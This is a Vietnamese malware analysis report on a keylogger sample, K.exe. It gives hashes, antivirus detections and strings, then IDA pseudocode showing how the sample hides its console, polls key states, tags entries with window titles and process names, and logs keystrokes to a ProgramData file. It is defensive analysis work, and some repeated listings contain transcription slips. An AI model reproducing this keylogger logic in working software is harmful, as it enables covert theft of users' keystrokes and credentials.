

BÁO CÁO PHÂN TÍCH MÃ ĐỘC

1. Phân tích tĩnh cơ bản

1.1. Thông tin cơ bản về File

File Name	C:\Users\admin\K.exe
File Type	PE 32 (Windows Console)
File Size	104 KB (106496 bytes)
PE Size	104 KB (106496 bytes)
MD5	9C8E18A1E2672333D686A515E3F5AA41
SHA1	88F0E3C4E61F2C394B61ED8CC383B339C1D79AC2
Packer	None

1.2. Kiểm tra với ViusTotal

- Mẫu này đã được cộng đồng phân tích.
- Tỷ lệ nhận dạng: **43/72** công cụ nhận dạng đây là mã độc.

43
/ 72

Community Score

43/72 security vendors flagged this file as malicious

16dceb375d725178ca3faa13fbc153274b4b5d68ef0dfb37af07cdc5ce168

K.exe

Size 104.00 KB

Last Analysis Date 5 months ago

peexe long-sleeps direct-cpu-clock-access

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY 4

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.keylogger/r002c0pgg24

Threat categories trojan pua spyware

Family labels keylogger r002c0pgg24 rtyve

Security vendors' analysis


Do you want to automate checks?

AhnLab-V3	Malware/Win32.Generic.C3410790	Alibaba	TrojanSpy:Win32/KeyLogger.18a19fe9
AliCloud	Trojan[spy]:Win/KeyLogger.gyf	Antiy-AVL	Trojan[Spy]/Win32.KeyLogger
Avast	Win32:Malware-gen	AVG	Win32:Malware-gen
Avira (no cloud)	TR/Spy.KeyLogger.rtyve	BitDefenderTheta	Gen:NN.ZexaF.36808.guW@aSo8lZki

- Xem thời gian mẫu được tạo (Creation Time) và lần đầu mẫu được phân tích (First Submission).

History	
Creation Time	2021-02-01 02:24:42 UTC
First Seen In The Wild	2022-05-13 02:41:48 UTC
First Submission	2022-05-25 02:38:43 UTC
Last Submission	2024-10-09 18:51:36 UTC
Last Analysis	2024-07-18 04:35:45 UTC

- Một số tên khác của mẫu




1.3. So sánh mẫu đang phân tích với các mẫu và cơ sở dữ liệu có sẵn (nếu có)

- Import hashing (imphash)



- Fuzzy hashing (ssdeep)



- Section hashing (hashing PE sections)

...

- Kiểm tra với các rule Yara

...

1.4. Kiểm tra các chuỗi (strings)

Công cụ sử dụng: pestudio

- Phát hiện một số hàm API liên quan đến thu thập các ký tự trong cửa sổ Windows

ascii	18	section:.rdata	-	-	windowing	GetLastActivePopup
ascii	13	section:.rdata	x	-	windowing	GetWindowText
ascii	19	section:.rdata	-	-	windowing	GetWindowTextLength
ascii	13	section:.rdata	-	-	memory	GetStringType
ascii	16	section:.rdata	x	import	hooking	GetAsyncKeyState
ascii	11	section:.rdata	x	import	hooking	GetKeyState

- Phát hiện chuỗi liên quan đến một file tên Keylogger

ascii	13	section:.rdata	-	keyboard	-	[SCROLL LOCK]
ascii	86	debug	-	file	-	C:\Users\TuongND\documents\visual studio 2012\Projects\Keylogger\Release\Keylogger.pdb
ascii	19	section:.rdata	-	import	-	MultiByteToWideChar

- Mã nguồn chương trình có thể viết bằng C/C++

unicode	5	section:rdata	-	-	-	...
unicode	36	section:rdata	-	-	-	Microsoft Visual C++ Runtime Library
unicode	6	section:rdata	-	-	-	(null)

- Phát hiện chuỗi có thể là tên thư mục

unicode	7	section:rdata	-	-	-	CONOUT\$
unicode	6	section:rdata	-	-	-	\NTlog
unicode	7	section:rdata	-	-	-	\TxtLog
unicode	7	section:rdata	-	-	-	Nothing

- Phát hiện mutex

unicode	17	section:rdata	-	format-string	-	%ALLUSERSPROFILE%
unicode	16	section:rdata	-	mutex	-	Global\Keylogger
unicode	64	section:rdata	-	size	-	[%s] ===== [Window Title: %s] ++++

- Phát hiện biến môi trường %ALLUSERPROFILE%

unicode	17	section:rdata	-	format-string	-	%ALLUSERSPROFILE%
---------	----	---------------	---	---------------	---	-------------------

2. Disassembly với công cụ IDA để phân tích tĩnh nâng cao hơn.

- Mẫu là tệp PE32 => sử dụng IDA tương ứng để mở dạng PE 32 bit

Phân tích mẫu ở dạng pseudocode

- Khởi tạo cửa sổ Window Console và ẩn đi

```

1 int wmain()
2 {
3     HWND ConsoleWindow; // eax
4     _DWORD *v1; // esi
5     HMODULE v2; // eax
6     HANDLE EventW; // eax
7     void *v5[6]; // [esp-4h] [ebp-230h] BYREF
8     WCHAR Dst[260]; // [esp+14h] [ebp-218h] BYREF
9     int v7; // [esp+228h] [ebp-4h]
10
11     memset(Dst, 0, sizeof(Dst));
12     ConsoleWindow = GetConsoleWindow();
13     ShowWindow(ConsoleWindow, 0);

```

- Sử dụng biến môi trường %ALLUSERPROFILE% chính là thư mục **C:\ProgramData**
- Tạo thư mục **NTlog** trong thư mục **C:\ProgramData** sử dụng API **CreateDirectoryW**
- Tiếp tục nối thêm chuỗi "TxtLog" vào => có thể sẽ tiếp tục tạo file hoặc thư mục này

```

v1 = (_DWORD *)sub_401000();
ExpandEnvironmentStringsW(L"%ALLUSERSPROFILE%", Dst, 0x104u);
wcscat_s(Dst, 0x104u, L"\\NTlog");
CreateDirectoryW(Dst, 0);
wcscat_s(Dst, 0x104u, L"\\TxtLog");
v5[5] = v5;

```

- Tạo một Event sử dụng API CreateEventW => có thể sử dụng cho mục đích đồng bộ các tiến trình, đảm bảo không có nhiều phiên bản giống nhau của một tiến trình chạy cùng lúc.
- Nếu tạo Event thành công, tạo một luồng thực thi bắt đầu từ hàm **StartAddress**

```

v7 = -1;
sub_401830(v5[0]);
EventW = CreateEventW(0, 1, 0, L"Global\\Keylogger");
v1[256] = EventW;
if ( EventW )
    v1[389] = CreateThread(0, 0, StartAddress, v1, 0, 0);
system("pause");
return 0;

```

- Tiếp tục phân tích các hàm từ StartAddress, phát hiện hàm Sleep chương trình khoảng 20 mili giây, sau đó là một vòng lặp While(true)
- Các API trong vòng lặp thực hiện việc kiểm tra một phím được nhấn với hàm GetAsyncKeyState() => nếu nó được nhấn => gọi vào hàm **sub401F70()** để xử lý tiếp

```

1  int __thiscall sub_401B70(HANDLE *this)
2  {
3      HANDLE *v1; // esi
4      char v2; // bl
5      int v3; // eax
6      _DWORD *v4; // eax
7      HANDLE FileW; // eax
8      void *v6; // edi
9      DWORD LastError; // esi
10     char v9; // [esp+Ch] [ebp-8h]
11
12     v1 = this;
13     Sleep(200);
14     v2 = 8;
15     v9 = 8;
16     v3 = 8;
17     while ( 1 )
18     {
19         if ( GetAsyncKeyState(v3) == -32767 )
20             sub_401F70(v9);
21         if ( !WaitForSingleObject(v1[256], 0) )
22             break;
23         v4 = v1[258];
24         if ( (int)*(v4 - 1) > 1 )
25             sub_401630((int *)v1 + 258, *(v4 - 3));
26         FileW = CreateFileW((LPCWSTR)v1[258], 0x80000000, 1u, 0, 3u, 0x80u, 0);
27         v6 = FileW;
28         if ( FileW == (HANDLE)-1 || (LastError = GetFileSize(FileW, 0), CloseHandle(v6), LastError == -1) )
29             LastError = GetLastError();
30         if ( LastError >= 2097152 )
31         {
32             SetEvent(this[256]);
33             return 1344;
34         }
35         v1 = this;
36         v3 = ++v2;

```


- Tiếp tục phân tích hàm **sub401F70()** => tác dụng chính của hàm này là lấy thời gian, tiêu đề cửa sổ Windows, lấy tên tiến trình theo pid => và format theo định dạng như bên dưới.

```

20  memset(WideCharStr, 0, sizeof(WideCharStr));
21  result = GetForegroundWindow();
22  v4 = result;
23  if ( result != HWND_MESSAGE|0x2 )
24  {
25      WindowTextLengthW = GetWindowTextLengthW(result);
26      result = (HWND)GetWindowTextW(v4, lpString, WindowTextLengthW + 1);
27      if ( result )
28      {
29          v6 = wcsncmp(lpString, (const unsigned __int16 *) (this + 1036));
30          if ( v6 )
31              v6 = v6 < 0 ? -1 : 1;
32          if ( v6 )
33          {
34              _swprintf((wchar_t *const) (this + 1036), L"%ls", lpString);
35              result = (HWND)sub_401C70(v4, Destination);
36              if ( !result )
37              {
38                  sub_401D50(MultiByteStr);
39                  v7 = MultiByteToWideChar(0, 0, MultiByteStr, -1, 0, 0);
40                  MultiByteToWideChar(0, 0, MultiByteStr, -1, WideCharStr, v7);
41                  memset(Buffer, 0, 0x30Cu);
42                  _swprintf(
43                      Buffer,
44                      L"\r\n[%s] ===== [Window Title: %s] ++++ [Process Name: %s] =====\r\n",
45                      WideCharStr,
46                      lpString,
47                      Destination);
48                  sub_401E70(Buffer);
49                  v8 = (const WCHAR *)sub_401460(*(_DWORD *) (this + 1028) - 12);
50                  sub_401E70(v8);
51                  memset(Buffer, 0, 0x30Cu);
52                  v9 = *(_DWORD *) (this + 1028);
53                  if ( *(int *) (v9 - 4) > 1 )

```

- Hàm lấy thời gian hiện tại và format sang dạng chuỗi



```

1  int __stdcall sub_401D50(char *a1)
2  {
3      int result; // eax
4      struct tm Tm; // [esp+4h] [ebp-80h] BYREF
5      __time64_t Time; // [esp+28h] [ebp-5Ch] BYREF
6      char Buffer[80]; // [esp+30h] [ebp-54h] BYREF
7
8      Time = _time64(0);
9      Tm = *_localtime64(&Time);
10     strftime(Buffer, 0x50u, "%Y-%m-%d.%X", &Tm);
11     strcpy(a1, Buffer);
12     return result;
13 }

```

- Sử dụng kết hợp các API để lấy tên cửa sổ Windows hiện tại

```
memset(WideCharStr, 0, sizeof(WideCharStr));
result = GetForegroundWindow();
v4 = result;
if ( result != HWND_MESSAGE )
{
    WindowTextLengthW = GetWindowTextLengthW(result);
    result = (HWND)GetWindowTextW(v4, lpString, WindowTextLengthW + 1);
    if ( result )
```

- Hàm **sub_401C70()** thực hiện việc lấy tên của tiến trình theo Process ID, nếu không lấy được tên của tiến trình, hàm trả về “Get Name Failed”

```
1 int __stdcall sub_401C70(HWND hWnd, wchar_t *Destination)
2 {
3     HANDLE v2; // edi
4     int v3; // ecx
5     const wchar_t *v5; // ecx
6     wchar_t v6; // ax
7     DWORD dwProcessId; // [esp+8h] [ebp-210h] BYREF
8     wchar_t Str[260]; // [esp+Ch] [ebp-20Ch] BYREF
9
10    GetWindowThreadProcessId(hWnd, &dwProcessId);
11    v2 = OpenProcess(0x410u, 0, dwProcessId);
12    if ( !v2 )
13        return 5;
14    if ( GetModuleFileNameExW(v2, 0, Str, 260) )
15    {
16        sub_401DF0(Str, Destination, v3);
17        CloseHandle(v2);
18        return 0;
19    }
20    else
21    {
22        v5 = L"Get Name Failed";
23        do
24        {
25            v6 = *v5;
26            *(const wchar_t *)((char *)v5 + (char *)Destination - (char *)L"Get Name Failed") = *v5;
27            ++v5;
28        }
29        while ( v6 );
30        CloseHandle(v2);
31        return 0;
32    }
33 }
```

- Định dạng lại thành một chuỗi và ghi chuỗi vào một file sử dụng hàm **sub_401E70**

```
_swprintf(
    Buffer,
    L"\r\n[%s] ===== [Window Title: %s] ++++ [Process Name: %s] =====\r\n",
    WideCharStr,
    lpString,
    Destination);
sub_401E70(Buffer);
v8 = (const WCHAR *)sub_401460(*(_DWORD *) (this + 1028) - 12));
sub_401E70(v8);
memset(Buffer, 0, 0x30Cu);
```

- Hàm **sub_401E70** để ghi file

```

1  DWORD __thiscall sub_401E70(int *this, LPCWSTR lpWideCharStr)
2  {
3      int v3; // eax
4      int v4; // eax
5      HANDLE FileW; // eax
6      void *v6; // esi
7      DWORD NumberOfBytesWritten; // [esp+Ch] [ebp-3F0h] BYREF
8      CHAR MultiByteStr[1000]; // [esp+10h] [ebp-3ECh] BYREF
9
10     NumberOfBytesWritten = 0;
11     if ( lpWideCharStr )
12     {
13         v3 = WideCharToMultiByte(0, 0, lpWideCharStr, -1, 0, 0, 0, 0);
14         WideCharToMultiByte(0, 0, lpWideCharStr, -1, MultiByteStr, v3, 0, 0);
15     }
16     v4 = this[258];
17     if ( *(int *)(v4 - 4) > 1 )
18         sub_401630(this + 258, *(_DWORD *) (v4 - 12));
19     FileW = CreateFileW((LPCWSTR) this[258], 0xC0000000, 3u, 0, 3u, 0x80u, 0);
20     v6 = FileW;
21     if ( FileW == (HANDLE)-1 )
22         return GetLastError();
23     SetFilePointer(FileW, 0, 0, 2u);
24     WriteFile(v6, MultiByteStr, strlen(MultiByteStr), &NumberOfBytesWritten, 0);
25     CloseHandle(v6);
26     return 0;
27 }

```

- Chương trình tiếp tục thi xuống **LABEL 59**, thực hiện việc chuyển đổi ký tự bắt được từ bàn phím thành một chuỗi ký tự tương ứng với phím được nhận và gọi lại **LABEL 60** để tiếp tục ghi các chuỗi ký tự này vào file

```

15  ((void (__stdcall *) (LPCCH)) sub_4023A0)(a1);
16 LABEL_60:
17     sub_401900(String);
18     return 0;
19 }
20 if ( (unsigned __int8) (a1 - 65) <= 0x19u )
21 {
22     v8 = 0;
23     v6 = &v7;
24     if ( v2 == KeyState )
25         v4 = a1 + 32;
26     v7 = v4;
27 LABEL_59:
28     ((void (__stdcall *) (LPCCH)) sub_4023A0)(v6);
29     goto LABEL_60;
30 }
31 switch ( a1 )
32 {
33     case 8:
34         ((void (__stdcall *) (LPCCH)) sub_4023A0)("[BACKSPACE]");
35         goto LABEL_60;
36     case 9:
37         ((void (__stdcall *) (LPCCH)) sub_4023A0)("[TAB]");
38         goto LABEL_60;
39     case 13:
40         ((void (__stdcall *) (LPCCH)) sub_4023A0)("[ENTER]");
41         goto LABEL_60;
42     case 16:

```

- Trong **LABEL 60**, nó sẽ kiểm tra xem các chuỗi được ghi hiện tại có nằm chung một cửa sổ không bằng cách kiểm tra tên cửa sổ hiện tại với hàm **wcsncmp** kết quả của hàm lưu vào biến v6, nếu chung một cửa sổ, nó tiếp tục ghi vào file. Nếu khác cửa sổ, sẽ tạo lại một dòng title mới với thời gian, tên cửa sổ, tên tiến trình rồi mới ghi vào file.
- Như hình dưới đây, nếu v6 = -1 nghĩa là cửa sổ đã bị thay đổi => tạo một tiêu đề mới

```

windowIextLengthW = GetWindowIextLengthW(result);
result = (HWND)GetWindowTextW(v4, lpString, WindowTextLengthW + 1);
if ( result )
{
    v6 = wcsncmp(lpString, (const unsigned __int16 *)(this + 1036));
    if ( v6 )
        v6 = v6 < 0 ? -1 : 1;
    if ( v6 )
    {
        _swprintf((wchar_t *const)(this + 1036), L"%ls", lpString);
        result = (HWND)sub_401C70(v4, Destination);
        if ( !result )
        {
            sub_401D50(MultiByteStr);
            v7 = MultiByteToWideChar(0, 0, MultiByteStr, -1, 0, 0);
            MultiByteToWideChar(0, 0, MultiByteStr, -1, WideCharStr, v7);
            memset(Buffer, 0, 0x30Cu);
            _swprintf(
                Buffer,
                L"\r\n[%s] ===== [Window Title: %s] ++++ [Process Name: %s] =====\r\n",
                WideCharStr,
                lpString,
                Destination);
            sub_401E70(Buffer);
            v8 = (const WCHAR *)sub_401460(*(_DWORD *)((_DWORD *)this + 1028) - 12));
            sub_401E70(v8);
            memset(Buffer, 0, 0x30Cu);
            v9 = *(_DWORD *)this + 1028;
            if ( *(int *)v9 - 4 > 1 )
                sub_401630((int *)this + 1028, *(_DWORD *)v9 - 12);
            return (HWND)_swprintf(Buffer, L"%s", *(_DWORD *)this + 1028);
        }
    }
}
else
{
    memset(Buffer, 0, 0x30Cu);
    v10 = *(_DWORD *)this + 1028;

```


- Nếu v6 = 1, cửa sổ chưa bị thay đổi => tiếp tục ghi các chuỗi bắt được từ phím vào file

```

else
{
    memset(Buffer, 0, 0x30Cu);
    v10 = *(_DWORD *)(this + 1028);
    v11 = (LPCWCH *)(this + 1028);
    if ( *(int *)(v10 - 4) > 1 )
        sub_401630((int *)(this + 1028), *(_DWORD *)(v10 - 12));
    sub_401E70(*v11);
    if ( *((int *)*v11 - 1) > 1 )
        sub_401630((int *)(this + 1028), *(_DWORD *)*v11 - 3);
    return (HWND)_swprintf(Buffer, L"%s", *v11);
}

```

- Hàm **sub_401E70** thực hiện việc ghi file

```

IDA View-A  Pseudocode-A  Hex View-1
1  DWORD  thiscall sub_401E70(int *this, LPCWCH lpWideCharStr)
2  {
3      int v3; // eax
4      int v4; // eax
5      HANDLE FileW; // eax
6      void *v6; // esi
7      DWORD NumberOfBytesWritten; // [esp+Ch] [ebp-3F0h] BYREF
8      CHAR MultiByteStr[1000]; // [esp+10h] [ebp-3ECh] BYREF
9
10     NumberOfBytesWritten = 0;
11     if ( lpWideCharStr )
12     {
13         v3 = WideCharToMultiByte(0, 0, lpWideCharStr, -1, 0, 0, 0, 0);
14         WideCharToMultiByte(0, 0, lpWideCharStr, -1, MultiByteStr, v3, 0, 0);
15     }
16     v4 = this[258];
17     if ( *(int *)(v4 - 4) > 1 )
18         sub_401630(this + 258, *(_DWORD *)(v4 - 12));
19     FileW = CreateFileW((LPCWSTR)this[258], 0x00000000, 3u, 0, 3u, 0x80u, 0);
20     v6 = FileW;
21     if ( FileW == (HANDLE)-1 )
22         return GetLastError();
23     SetFilePointer(FileW, 0, 0, 2u);
24     WriteFile(v6, MultiByteStr, strlen(MultiByteStr), &NumberOfBytesWritten, 0);
25     CloseHandle(v6);
26     return 0;
27 }

```

Tổng kết

- Mẫu trên là một mã độc theo dõi các phím người dùng nhấn trong bất kỳ cửa sổ tiến trình nào. Ghi thông tin nó theo dõi vào file “TxtLog” trong thư mục “C:\ProgramData\NTlog”. Có sử dụng cơ chế đồng bộ giữa các tiến trình “mutex” để đảm bảo không có các tiến trình giống nhau cùng hoạt động một lúc.

Người phân tích: Lương Thế Vinh